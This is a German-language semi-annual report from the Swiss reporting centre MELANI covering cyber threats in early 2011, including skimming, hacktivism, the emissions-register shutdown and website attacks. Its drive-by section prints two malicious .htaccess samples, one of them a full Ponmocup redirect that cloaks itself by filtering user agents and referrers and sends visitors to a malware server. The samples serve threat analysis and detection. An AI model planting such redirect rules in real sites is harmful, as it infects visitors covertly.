Schweizerische Eidgenossenschaft
Confédération suisse
Confederazione Svizzera
Confederaziun svizra


Informatikstrategieorgan Bund ISB
Nachrichtendienst des Bundes NDB

Melde- und Analysestelle Informationssicherung MELANI
www.melani.admin.ch

Informationssicherung

Lage in der Schweiz und international

Halbjahresbericht 2011/I (Januar – Juni)



Inhaltsverzeichnis

1 Schwerpunkte Ausgabe 2011/I

- **Spionageangriffe gehören mittlerweile zur Tagesordnung**

  Neben den ungezielten, flächendeckenden Angriffen, welche nur darauf abzielen, möglichst viele Computer wahllos zu infizieren, gibt es auch regelmässig gezielte Attacken. Es ist davon auszugehen, dass jeden Tag versucht wird, in Firmennetzwerke zu gelangen, um diese auszuspionieren. Je nach Interesse und Sensitivität wird dabei mehr oder weniger Energie eingesetzt. Da die Angriffsversuche stetig und variabel sind, dürfte es deshalb nur eine Frage der Zeit sein, bis ein jeweiliger Angriffsversuch auch erfolgreich ist.

  ► Aktuelle Lage International: Kapitel 4.5
  ► Aktuelle Lage International: Kapitel 4.6
  ► Tendenzen / Ausblick: Kapitel 5.2

- **Cyberaktivismus**

  Unter dem Label «Anonymous» koordinieren sich Internet-Aktivisten aus aller Welt, um für ein freies Internet und gegen staatliche Kontrolle zu demonstrieren. Ironischerweise ist ihr beliebtestes Mittel der so genannte Distributed Denial of Service (DDoS) Angriff – eine Methode, mit welcher Webseiten durch zahllose Anfragen überlastet werden und in der Folge nicht mehr erreichbar sind.

  Auch das Hackerkollektiv Lulzsec trat in den letzten Monaten mit mehreren Angriffen in Erscheinung, in erster Linie auf Daten in schlecht gesicherten Bereichen auf Web-Servern und Angriffen auf die Verfügbarkeit . Selbsterklärtes Ziel der Mitglieder von Lulzsec ist es, auf die latenten Sicherheitslücken und Probleme im Internet aufmerksam zu machen.

  ► Aktuelle Lage International: Kapitel 4.1
  ► Aktuelle Lage International: Kapitel 4.2
  ► Tendenzen / Ausblick: Kapitel 5.3

- **Informationssicherheit in der globalisierten Welt**
  Mit der Digitalisierung und dem anschliessenden Siegeszug des Internets hat sich die Welt der Datenspeicherung, -sicherung und -archivierung beträchtlich verändert. Die Identifizierung, Klassifizierung und der Schutz von Datenbeständen wird durch diese Entwicklungen immer komplexer. Die wichtigste Erkenntnis lautet aber: Die Technologie alleine wird die Sicherheitsprobleme nie lösen, sondern sie höchstens einschränken können. Die existenzsichernden und vertraulichen Daten sind also von denjenigen Daten zu unterscheiden, welche weniger restriktiv behandelt werden oder sogar publik gemacht werden können. Nicht alle Daten und Vorgänge sind per se vertraulich oder wertvoll, und oftmals ist es erst die Haltung unwichtiger Daten in abgeschotteten Systemen, die diese interessant macht. Das heisst im Umkehrschluss aber auch, dass Dokumente, deren Verlust die Firma existenziell gefährden, nicht auf einen Server gehören, welcher mit dem Internet verbunden ist oder anderweitigen externen Zugriff zulässt.

  ► Aktuelle Lage International: Kapitel 4.4
  ► Tendenzen / Ausblick: Kapitel 5.1

- **Skimming**

  Im Ausland ist Skimming schon seit mehreren Jahren ein grosses Problem; die Schweiz war lange Zeit nur marginal betroffen. Seit Anfang Jahr ist die Anzahl von registrierten Skimmingfällen allerdings sprunghaft angestiegen.

  ► Aktuelle Lage Schweiz: Kapitel 3.2

2 Einleitung

Der dreizehnte Halbjahresbericht (Januar – Juni 2011) der Melde- und Analysestelle Informationssicherung (MELANI) erläutert die wichtigsten Tendenzen rund um die Gefahren und Risiken, die mit den Informations- und Kommunikationstechnologien (IKT) einhergehen. Er gibt eine Übersicht über Ereignisse im In- und Ausland, beleuchtet Themen im Bereich der Prävention und fasst Aktivitäten staatlicher und privater Akteure zusammen. Erläuterungen zu Begriffen technischer oder fachlicher Art (*Wörter in kursiv*) sind in einem **Glossar (Kapitel 6)** am Ende dieses Berichts zu finden. Die Beurteilungen von MELANI sind jeweils farblich hervorgehoben.

Ausgewählte Themen dieses Halbjahresberichtes sind in **Kapitel 1** angerissen.

Kapitel 3 und 4 befassen sich mit Pannen und Ausfällen, Angriffen, Kriminalität und Terrorismus, die einen Zusammenhang mit IKT-Infrastrukturen aufweisen. Anhand ausgewählter Beispiele werden wichtige Ereignisse der ersten Hälfte des Jahres 2011 aufgezeigt. Kapitel 3 behandelt dabei nationale Themen, Kapitel 4 internationale Themen.

Kapitel 5 enthält Tendenzen und einen Ausblick auf zu erwartende Entwicklungen.

3 Aktuelle Lage IKT-Infrastruktur national

3.1 Sperrung des Schweizerischen Emissionshandelsregisters nach Sicherheitsüberprüfung

Verschiedene europäische Emissionshandelsregister sind in den letzten Monaten wiederholt angegriffen worden. Bereits Anfang 2010 fanden *Phishing-Angriffe* statt, in Folge deren Emissionsgutschriften unrechtmässig transferiert wurden. Die Europäische Kommission verlangte daraufhin, die Sicherheitsstandards bei den Emissionshandelsstellen zu erhöhen. Aufgrund der andauernden Angriffs- und Missbrauchsversuche beschloss die Europäische Kommission am 19. Januar 2011, den Handel mit Emissionsgutschriften EU-weit auszusetzen und das Wiederaufschalten der nationalen Register an eine Bedingung zu knüpfen: Jeder Mitgliedstaat muss einen unabhängigen Bericht vorlegen, dass seine Online-Plattform minimale Sicherheitsanforderungen erfüllt. Diese Mindestanforderungen sind vertraulich klassifiziert, dürften jedoch mit denen anderer sensibler IKT-Systeme wie beispielsweise dem Online-Banking vergleichbar sein. Am 19. April 2011 nahm mit Litauen das letzte nationale EU-Register die Emissionshandels-Plattform wieder in Betrieb. Die europäischen Gutschriften (EUA, EU Allowance), welche von den bisherigen Betrugsfällen hauptsächlich betroffen waren, sind in der Schweiz nicht handelbar.

Deshalb war das Schweizer Emissionshandelsregister von diesen Ereignissen im Januar nicht direkt betroffen. Vorsorglich wurde jedoch ab dem 21. Januar 2011 vorübergehend der Handel der Gutschriften auf die Bürozeiten beschränkt, um auf allfällige Unregelmässigkeiten schnell reagieren zu können. Bei den anschliessend durchgeführten Sicherheitsüberprüfungen wurden auch im Schweizer System Schwachstellen gefunden, was am 14. Februar 2011 zur sofortigen Sperrung führte. Nach Umsetzung der nötigen Sicherheitsmassnahmen und vorsorglicher Rücksetzung aller Passwörter wurde das Emissionshandelsregister am 27. April 2011 wieder online geschaltet. Der Handel blieb aber weiterhin auf die Bürozeiten beschränkt. Das Bundesamt für Umwelt (BAFU) plant zusätzlich, das bisher freiwillige Vier-Augenprinzip im 2011 bei Transaktionen vorzuschreiben. Mit dem Vier-Augenprinzip müssen

Transaktionen, welche durch den 1. oder 2. Kontobevollmächtigten ausgelöst werden, vom 3. Kontobevollmächtigten bestätigt werden. Schadensfälle im Zusammenhang mit dem Schweizer Emissionshandelsregister konnten bis dato keine festgestellt werden. Im Schweizer Emissionshandelssystem befinden sich gemäss BAFU-Angaben Emissionsgutschriften im Wert von rund 4 Mrd. CHF[1].

Wie bereits in früheren Halbjahresberichten erwähnt, ist eine Verlagerung der Cyberangriffe weg vom Online-Banking hin zu weniger gut geschützten Diensten und (Handels-)Plattformen feststellbar. Gefährdet sind besonders diejenigen Dienste, welche nur mit Login und Passwort geschützt sind und wenn sich mit dem Zugang direkt oder indirekt Geld verdienen lässt. Betroffen sind neben dem Emissionshandel unter anderem Online-Bezahlsysteme, Auktionsplattformen, E-Mail Provider und soziale Netzwerke.

3.2 Skimmingfälle in der Schweiz sprunghaft angestiegen

Im Ausland ist *Skimming* schon seit mehreren Jahren ein grosses Problem. Die Schweiz war lange Zeit nur marginal betroffen. Seit Anfang Jahr ist die Anzahl von registrierten Skimmingfällen allerdings sprunghaft angestiegen. Bei dieser Art Betrug mit Kredit- und Debitkarten kopieren Kriminelle mit speziellen Vorrichtungen den Magnetstreifen der Zahlungskarte auf leere Debitkarten. Die Eingabe der *PIN* wird meist mit einer kleinen Funk-Kamera gefilmt, die oft oberhalb der Tastatur in einer angeklebten Kunststoffleiste versteckt ist. Es kommen auch ganze Tastenfeld-Attrappen zum Einsatz, die über das eigentliche Tastenfeld geklebt werden und die Tastendrücke aufzeichnen.

In den ersten vier Monaten 2011 wurden bereits 225 manipulierte Schweizer Geldautomaten registriert, im gesamten letzten Jahr waren es 135.[2] In Deutschland hatte das Problem bereits im letzten Jahr einen Höchststand erreicht: 2010 musste jeder dritte Geldautomat ausgetauscht werden. Dies entspricht in etwa 1765 Geräten[3], an welchen 3183 Manipulationen mit einem Schaden von insgesamt 60 Millionen Euro[4] festgestellt worden sind.

Von den Manipulationen betroffen sind nicht mehr ausschliesslich Bankomaten. Es wurden auch Fälle von Skimming an SBB-Billettautomaten und an Zahlungsgeräten in Geschäften registriert. Im ersten Halbjahr 2011 wurden schweizweit bei Detailhändlern Manipulationen an Zahlterminals festgestellt.[5] Die Täter liessen sich offenbar über Nacht in den betroffenen Filialen einschliessen, um die Vorrichtungen an den *Point-of-Sale Terminals (POS)* anzubringen. In einige Geschäfte wurde vor den Skimmingfällen sogar nachweislich eingebrochen. Die Täter von Skimmingdelikten stammten laut Polizeiangaben fast ausschliesslich aus Osteuropa, hauptsächlich aus Bulgarien und Rumänien.

---

1 http://www.nzz.ch/nachrichten/wirtschaft/aktuell/schweizer_emmissionshandel_aus_sicherheitsgruenden_ausgesetzt_1.9575326.html (Stand: 15. August 2011).

2 http://www.swissinfo.ch/ger/news/magazin/Skimming_ein_Delikt_hat_Hochkonjunktur.html?cid=30471116 (Stand: 15. August 2011).

3 http://www.ka-news.de/region/karlsruhe/Manipulierte-Geldautomaten-Karlsruher-Polizei-gibt-Tipps;art6066,642868 (Stand: 15. August 2011).

4 http://www.welt.de/finanzen/verbraucher/article13362915/Attacken-auf-Geldautomaten-nehmen-um-die-Haelfte-zu.html (Stand: 15. August 2011).

5 http://bazonline.ch/mobile/wirtschaft/unternehmen-und-konjunktur/Datenspionage-an-der-Ladenkasse/s/26125829/index.html (Stand: 15. August 2011).

Sobald die Magnetstreifen kopiert sind, werden die Daten an Komplizen weitergesendet, welche daraus Kartenkopien erstellen. Mit diesen Karten und dem ebenfalls ausspionierten PIN kann an Geldautomaten Geld bezogen werden. Durch die Einführung der *EMV Chips* in Europa und die Umstellung praktisch aller Bankautomaten weg von den Magnetstreifen können die Skimmer ihre Kartenkopien zumindest in Europa nicht mehr gebrauchen. Deshalb werden die Karten vor allem ausserhalb Europas (beispielsweise in den USA, Kanada, Südafrika, Kenia oder der Dominikanischen Republik[6]) verwendet, wo die Bankomaten in vielen Ländern die Daten weiterhin vom Magnetstreifen lesen. Dass auch versucht wird, mit weniger technischer Raffinesse an das Geld in einem Bankomaten zu gelangen, zeigt ein Fall aus Corcelle-près-Payerne im Waadtland. Hier wurde der Bankomat kurzerhand in die Luft gesprengt, um an die Geldkassette zu gelangen. Diese wurde jedoch durch die Explosion beschädigt, was zur Folge hatte, dass eine Farbkartusche rote Farbe auf die Geldscheine versprühte. Diese Sicherheitsmassnahme machte das Geld unbrauchbar, hinderte die Täter allerdings nicht daran, das Geld trotzdem mitzunehmen.[7]

Sowohl ein zusätzliches Magnetlesegerät als auch eine Funkkamera sind in der Regel selbst für den argwöhnischen Benutzer kaum erkennbar. Die erste zwingende Vorsichtsmassnahme ist deshalb sicherlich die Eingabe des PIN gut mit der Hand abzudecken, so dass eine durch die Täter angebrachte Kamera, die PIN-Eingabe nicht filmen kann. Gegen Tastenfeld-Attrappen ist diese Methode allerdings wirkungslos. Es kann deshalb hilfreich sein, den Bankomaten zuerst nach merkwürdigen Anbauten, Erhebungen, Löchern und wackligen Bauteilen zu untersuchen. Dies funktioniert allerdings in der Regel nur am Stamm-Bankomaten, wo man die Gegebenheiten bestens kennt und es sofort auffallen würde, wenn der Karteneinzug plötzlich anders aussieht oder auf der Tastatur die bekannten Kratzer plötzlich fehlen. Erschwerend kommt hinzu, dass das Aussehen von Bankomaten nicht einheitlich ist. Sogar Bankomaten innerhalb einer Bankfiliale können stark voneinander abweichen, so dass es schier unmöglich zu erkennen ist, ob Karteneinzug und Tastatur manipuliert worden sind oder nicht.

Viele Bankomaten befinden sich nicht im Freien, sondern in einem Vorraum zur Bank. Dazu muss der Kunde die Türe ausserhalb der Öffnungszeiten meist mit einer Karte öffnen. Auch hier werden Attrappen eingesetzt, die den Magnetstreifen kopieren. Als Grundregel gilt, hier niemals einen PIN an den Türöffnern einzugeben. Sollte man dennoch dazu aufgefordert werden, lässt dies auf eine Attrappe schliessen, da keine Bank beim Türöffnen den PIN verlangt. Zudem ist es empfehlenswert, eine andere Karte zur Türöffnung als anschliessend für den Geldbezug zu benutzen.

Sofern die Opfer nicht grobfahrlässig gehandelt haben, wird der entstandene Schaden jeweils durch die Bank ersetzt.

3.3 Drive By-Infektionen – Beliebtester Übertragungsvektor für Schadsoftware

Auch im ersten Halbjahr 2011 waren *Webseiteninfektionen* der beliebteste Übertragungsvektor für ungezielte Schadsoftware-Infektionen. Immer noch werden vor allem gestohlene *FTP*-Zugangsdaten verwendet, um automatisiert Schadcode in einem Webauftritt zu platzieren.

6 http://www.bka.de/nn_233148/DE/Presse/Pressemitteilungen/Presse2011/110510__ZahlungskartenkriminalitaetBundeslagebild.html (Stand: 15. August 2011).

7 http://www.tsr.ch/info/suisse/3225634-un-bancomat-attaque-a-corcelles-pres-payerne-vd.html (Stand: 15. August 2011).

Nebst den klassischen *Quelltext*-Manipulationen, bei denen die Originalseite mit einem betrügerischeren *Javascript*-Code oder *IFrame* ergänzt wird, wurden wieder vermehrt Manipulationen an der sogenannten *.htaccess*-Datei beobachtet. Diese Datei regelt auf dem Webserver den Zugriff auf die Webseite und wird verwendet, um beispielsweise eine Webseite mit einem Passwort zu schützen. Die .htaccess-Datei kann aber den Besucher, wenn gewisse Bedingungen erfüllt sind, auch ohne irgendwelche Interaktion auf andere beliebige Webseiten umleiten. Dies wird von Angreifern ausgenutzt, indem Besucher beim Aufruf der Webseite über eine Suchmaschine auf einen Schadserver umgeleitet werden, während beim direkten Aufruf der Webseite die Originalseite ohne Schadcode eingeblendet wird. Dies dient dazu, dass Webseitenbetreiber und Personen, die die Seiten gut kennen, keinen Verdacht schöpfen. Diese Methode ist nicht neu und wurde vom Internet Storm Center[8] schon im Herbst 2008 thematisiert. Damals war die Komplexität der .htaccess-Datei allerdings noch bescheiden:

```
RewriteEngine On
RewriteCond %{HTTP_REFERER} .*google.*$ [NC,OR]
RewriteCond %{HTTP_REFERER} .*aol.*$ [NC,OR]
RewriteCond %{HTTP_REFERER} .*msn.*$ [NC,OR]
RewriteCond %{HTTP_REFERER} .*altavista.*$ [NC,OR]
RewriteCond %{HTTP_REFERER} .*ask.*$ [NC,OR]
RewriteCond %{HTTP_REFERER} .*yahoo.*$ [NC]
RewriteRule .* http://BAD_SITE/in.html?s=hg [R,L]
Errordocument 404 http://BAD_SITE/in.html?s=hg_err
```

Abb 1: .htaccess Manipulation, wie sie 2008 verwendet wurde

Es wurde nur unterschieden, ob der übergebene *Referrer*, also die Herkunftsseite, den Begriff «google.», «aol.», «.msn.», «altavista.», «ask.» oder «yahoo.» beinhaltet.

Die neuen Infektionen des Typs «Ponmocup» bedienen sich professionelleren Auswahlkriterien, die es den Webseitenanalysten zusätzlich erschweren sollen, die Seiten zu erkennen. Es geht dabei vor allem auch darum, die grossen öffentlichen aber auch internen Webanalysetools an der Nase herumzuführen. Auch MELANI betreibt ein solches Tool. Diese erkennt manipulierte htaccess-Dateien und löst einen Alarm aus. Anhand dessen informiert MELANI die Betreiber der betroffenen Webseite.

```
# exgocgkctswo
RewriteEngine On
RewriteCond %{REQUEST_METHOD} ^GET$
RewriteCond %{HTTP_REFERER} ^(http\\:\\/\\/)?([^\\/\\?]*\\.)?(google\\.|yahoo\\.|bing\\.|msn\\.|yandex\\.|ask\\.
|excite\\.|altavista\\.|netscape\\.|aol\\.|hotbot\\.|go to\\.|infoseek\\.|mamma\\.|alltheweb\\.|lycos\\.|search
\\.|metacrawler\\.|rambler\\.|mail\\.|dogpile\\.|ya\\.|\\/search\\?).*$ [NC]
RewriteCond %{HTTP_REFERER} !^.*(q\\=cache\\:).*$ [NC]
RewriteCond %{HTTP_USER_AGENT} !^.*(Accoona|Ace\\sExplorer|Amfibi|Amiga\\sOS|apache |appie|AppleSyndication).*$ [NC]
RewriteCond %{HTTP_USER_AGENT} !^.*(Archive|Argus|Ask\\sJeeves|asterias|Atrenko\\sN ews|BeOS|BigBlogZoo).*$ [NC]
RewriteCond %{HTTP_USER_AGENT} !^.*(Biz360|Blaiz|Bloglines|BlogPulse|BlogSearch|B logsLive|BlogsSay|blogWatcher).*$ [NC]
RewriteCond %{HTTP_USER_AGENT} !^.*(Bookmark|bot|CE\\-Preload|CFNetwork|cococ|Combine|Crawl|curl|Danger\\ shiptop).*$ [NC]
RewriteCond %{HTTP_USER_AGENT} !^.*(Diagnostics|DTAAgent|ecto|EmeraldShield|endo| Evaal|Everest\\-Vulcan).*$ [NC]
RewriteCond %{HTTP_USER_AGENT} !^.*(exactseek|Feed|Fetch|findlinks|FreeBSD|Friend ster|****\\sYou|Google).*$ [NC]
RewriteCond %{HTTP_USER_AGENT} !^.*(Gregarius|HatenaScreenshot|heritrix|HolyCowDu de|Honda\\-Search|HP\\-UX).*$ [NC]
RewriteCond %{HTTP_USER_AGENT} !^.*(HTML2JPG|HttpClient|httpunit|ichiro|iGetter|i Phone|IRIX|Jakarta|JetBrains).*$ [NC]
RewriteCond %{HTTP_USER_AGENT} !^.*(Krugle|Labrador|larbin|LeechGet|libwww|Lifere a|LinkChecker).*$ [NC]
RewriteCond %{HTTP_USER_AGENT} !^.*(LinknSurf|Linux|LiveJournal|Lonopono|Lotus\\-Notes|Lycos|Lynx|Mac\\_PowerPC).*$ [NC]
RewriteCond %{HTTP_USER_AGENT} !^.*(Mac\\_PPC|Mac\\s10|Mac\\sOS|macDN|Macintosh|Medi apartners|Megite|MetaProducts).*$ [NC]
RewriteCond %{HTTP_USER_AGENT} !^.*(Miva|Mobile|NetBSD|NetNewsWire|NetResearchSer ver|NewsAlloy|NewsFire).*$ [NC]
RewriteCond %{HTTP_USER_AGENT} !^.*(NewsGatorOnline|NewsMacPro|Nokia|NuSearch|Nut ch|ObjectSearch|Octora).*$ [NC]
RewriteCond %{HTTP_USER_AGENT} !^.*(OmniExplorer|Omnipelagos|Onet|OpenBSD|OpenInt elligenceData|oreilly).*$ [NC]
RewriteCond %{HTTP_USER_AGENT} !^.*(os\\=Mac|P900i|panscient|perl|PlayStation|POE\\-Component|PrivacyFinder).*$ [NC]
RewriteCond %{HTTP_USER_AGENT} !^.*(psycheclone|Python|retriever|Rojo|RSS|SBIder| Scooter|Seeker|Series\\s60).*$ [NC]
RewriteCond %{HTTP_USER_AGENT} !^.*(SharpReader|SiteBar|Slurp|Snoopy|Soap\\sClient |Socialmarks|Sphere\\sScout).*$ [NC]
RewriteCond %{HTTP_USER_AGENT} !^.*(spider|sproose|Rambler|Straw|subscriber|SunOS |Surfer|Syndic8).*$ [NC]
RewriteCond %{HTTP_USER_AGENT} !^.*(Syntryx|TargetYourNews|Technorati|Thunderbird |Twiceler|urllib|Validator).*$ [NC]
RewriteCond %{HTTP_USER_AGENT} !^.*(Vienna|voyager|W3C|Wavefire|webcollage|Webmas ter|WebPatrol|wget|Win\\s9x).*$ [NC]
RewriteCond %{HTTP_USER_AGENT} !^.*(Win16|Win95|Win98|Windows\\s95|Windows\\s98|Win dows\\sCE|Windows\\sNT\\s4).*$ [NC]
RewriteCond %{HTTP_USER_AGENT} !^.*(WinHTTP|WinNT4|WordPress|WOW64|WWWeasel|wwwst er|yacy|Yahoo).*$ [NC]
RewriteCond %{HTTP_USER_AGENT} !^.*(Yandex|Yeti|YouReadMe|Zhuaxia|ZyBorg).*$ [NC]
RewriteCond %{HTTP_COOKIE} !^.*xccgtswgokoe.*$
RewriteCond %{HTTPS} ^off$
RewriteRule ^(.*)$ http://[redacted].com/cgi-bin/r.cgi?p=10003&i=21cc6cd2&j=318&m=a9f493ec86c8149ec1d4ff4f055d8e7f&h=%
{HTTP_HOST}&u=%{REQUEST_URI}&q=%{QUERY_STRING}&t=%{TIME} [R=302,L,CO=xccgtswgokoe:1:%{HTTP_HOST}:10080:/:0:HttpOnly]
# exgocgkctswo
```

Abb 2: Manipulierte .htaccess-Datei, wie sie auf diversen kompromittierten Schweizer Servern gefunden wurde.

[8] http://isc.sans.edu/diary.html?storyid=5150&rss (Stand: 15. August 2011).

Die manipulierte .htaccess-Seite zeigt, dass unter anderem auf Suchmaschinen Referrer untersucht wird. Um möglichst nicht entdeckt zu werden, treffen die Angreifer weitere Vorkehrungen: Beispielsweise das Ausschliessen diverser User Agents (curl, wget) oder das Setzen von Cookies, welche verhindern, dass Besucher mehr als einmal auf den Schadserver geleitet werden und somit Verdacht schöpfen. Auf dem infizierten Webserver werden dann verschiedene Sicherheitslücken durchprobiert. Anschliessend wird wieder auf die eigentlich aufgerufene Seite zurückgelinkt.

MELANI konnte ihr Webanalysetool dahingehend optimieren, dass auch .htaccess-Manipulationen effizient detektiert werden können. So konnte MELANI im ersten Halbjahr 2011 einige Dutzend solcher Webauftritte erkennen. Zusätzlich wurden manipulierte Seiten gemeldet, darunter beispielsweise diejenige eines grossen Schweizer Lebensmittelherstellers. In Zusammenarbeit mit den Providern konnten die infizierten Seiten grösstenteils gesäubert werden. Es erstaunt, dass die Umleitungs-URL auf die Schadsoftwareserver in den .htaccess-Dateien durch die Täterschaft praktisch nie geändert werden, auch wenn diese zentralen Server schon längst deaktiviert wurden. Generell festzuhalten ist, dass .htaccess-Manipulationen noch nicht so häufig vorkommen, wie die klassischen Quelltext-Manipulationen.

Freiwillig infiziert – White Hat Infektionen

Interessanterweise setzen sich zahlreiche Personen auch freiwillig und bewusst einer *Drive-by-Infektion* aus. Die Rede ist von *Jailbreakme*, einem Tool, das mittels *Exploit* iPhone, iPad und iPod dahingehend verändert, dass diese auch ohne iTunes und dessen Einschränkungen betrieben werden können. Schätzungen zufolge liessen sich auf diese Weise bis anhin rund zwei Millionen User «infizieren». Programmiert hat diesen *Exploit* der aus New York stammende 19-jährige Nicholas Allegra, der im Netz unter dem Pseudonym «Comex» bekannt ist. Am 3. Juli 2011 veröffentlichte er Version 3 von Jailbreakme, der sich den Funktionen einer Drive-by-Infektion bedient. Ein User muss lediglich die Website von Comex besuchen und eine Taste anklicken, um den *Exploit* auf das eigene Telefon herunterzuladen. Es handelt sich dabei um eine Drive-by-Infektion, welche via Safari auf eine Sicherheitslücke im CoreGraphics-System des PDF-Viewers verweist[9]. Die Technik der *Zero-Day-Exploits* wird normalerweise für kriminelle Zwecke verwendet: Ist eine Lücke erst mal entdeckt, wird umgehend ein *Exploit* erstellt, um die Schwachstelle zu nutzen. Dadurch kann - so lange noch keine Update vorhanden ist - eine möglichst grosse Zahl von Usern angegriffen werden.

Finden so genannte White Hats Hacker – also Hacker, welche ohne kriminelle Absichten nach Lücken suchen – eine Sicherheitslücke, melden sie diese normalerweise den Softwareherstellern. Dies war im vorliegenden Fall anders. Der White Hat Hacker meldete es nicht dem Hersteller, sondern erstellte daraus einen *Exploit*, der ohne kriminelle Absicht verwendet wird. Weist so etwas auf ein verantwortungsloses Vorgehen hin? Die Gemeinschaft der Informatiksicherheit ist diesbezüglich gespalten. Während einige ein solches Verhalten als gewissenlos erachten, halten es andere für richtig, solche Methoden anzuwenden um geschlossene Systeme öffnen zu können. Nichtsdestotrotz plant Comex laut Wirtschafstmagazin Forbes ein Praktikum bei Apple anzutreten.[10]

[9] http://support.apple.com/kb/HT4802 (Stand: 15. August 2011).

[10] http://www.forbes.com/sites/andygreenberg/2011/08/26/apple-hacker-extraordinaire-comex-takes-an-internship-at-apple/ (Stand: 15. August 2011).

3.4 Hackerangriff auf die Webseite des Jazz Festival Montreux

Laut der Gratiszeitung 20Minuten gelang es einem Hacker, einen Tag vor der offiziellen Pressekonferenz auf das Programm des Jazzfestivals Montreux zuzugreifen und dieses zu veröffentlichen. Die Informationen waren bereits auf dem Server abgelegt, aber noch nicht öffentlich einsehbar. Eine genauere Beschreibung des Angriffs wurde nicht publiziert. Es kann dennoch angenommen werden, dass der Angreifer über eine *SQL-Injection* an die Daten gekommen ist. In einem russischen Forum findet sich ein entsprechender Eintrag vom 16. Oktober 2010 mit einem Verweis auf eine SQL-Injection in der News-Datenbank auf montreuxjazz.com.




Abb 3: Forumeintrag über SQL-Injection auf montreuxjazz.com

Ob der besagte Angriff am 12. April 2011 auf der Schwachstelle in Abbildung 3 beruhte, lässt sich allerdings nicht sagen, da die Website mittlerweile eine andere Struktur hat und die Seite mit der genannten Schwachstelle nicht mehr online ist.

Es ist nicht das erste Mal, dass die Webseite des Jazzfestivals kompromittiert worden ist: Schon im August 2010 wurde die Webseite montreuxjazz.com durch eine argentinische Hackergruppe verunstaltet.[11] Zudem erhielten am 7. Juli 2011 verschiedene Redaktionen E-Mail-Adressen, welche angeblich aus der Datenbank von montreuxjazz.com stammen sollen. Das Dokument mit dem Titel «Montreux Jazz Festival HACKED, all users exposed» beinhaltete die Adressen der Festivalleitung sowie von 5500 anderen Personen. Nach Aussage der Festivalverantwortlichen stammten die Daten jedoch aus früheren Jahren.[12]

Auch die Webseite des Greenfield-Festivals verzeichnete am 8. August 2011 eine Webseitenverunstaltung. Die Angreifer mit dem Pseudonymen KillerMiNd und Krisandpatel zeichneten sich dafür verantwortlich. Die beiden verunstalten Webseiten im grossen Stil.

Neben zahlreichen ungezielten und zufälligen Angriffen stellen gefragte Webseiten erfahrungsgemäss auch ein beliebtes Ziel von Webseitenverunstaltungen oder Datenbankeinbrüchen dar. Dabei geht es vor allem darum zu zeigen, dass es grosse Veranstalter und Firmen mit der Sicherheit nicht so genau nehmen. Veraltete Serversoftware und fehlende *Inputvalidierung* sind dabei jeweils die grössten Schwachstellen. Gerade Webseitenbetreiber mit grosser Reichweite haben eine besonders hohe Verantwortung. Zugegebenermassen hatte in diesem Fall die Vorveröffentlichung des Festivalprogramms keine grossen Konsequenzen und konnte dem Veranstalter sogar noch zusätzliche Publicity bescheren. Ist es aber beispielsweise möglich, eine Webseiteninfektion auf einer solche Seite zu platzieren, ist der Effekt um ein Vielfaches schwerwiegender. Zudem besitzen solche Firmen meist auch eine beachtliche Kundendatenbank mit teils vertraulichen Informationen. Eine solche Liste in den falschen Händen kann nicht nur zu einem Image-Verlust, sondern auch zu finanziellen Schäden führen (siehe auch Kapitel 4.4).

[11] http://www.openairguide.net/magazin/festivalnews/123/montreuxjazz-com-gehackt (Stand: 15. August 2011).

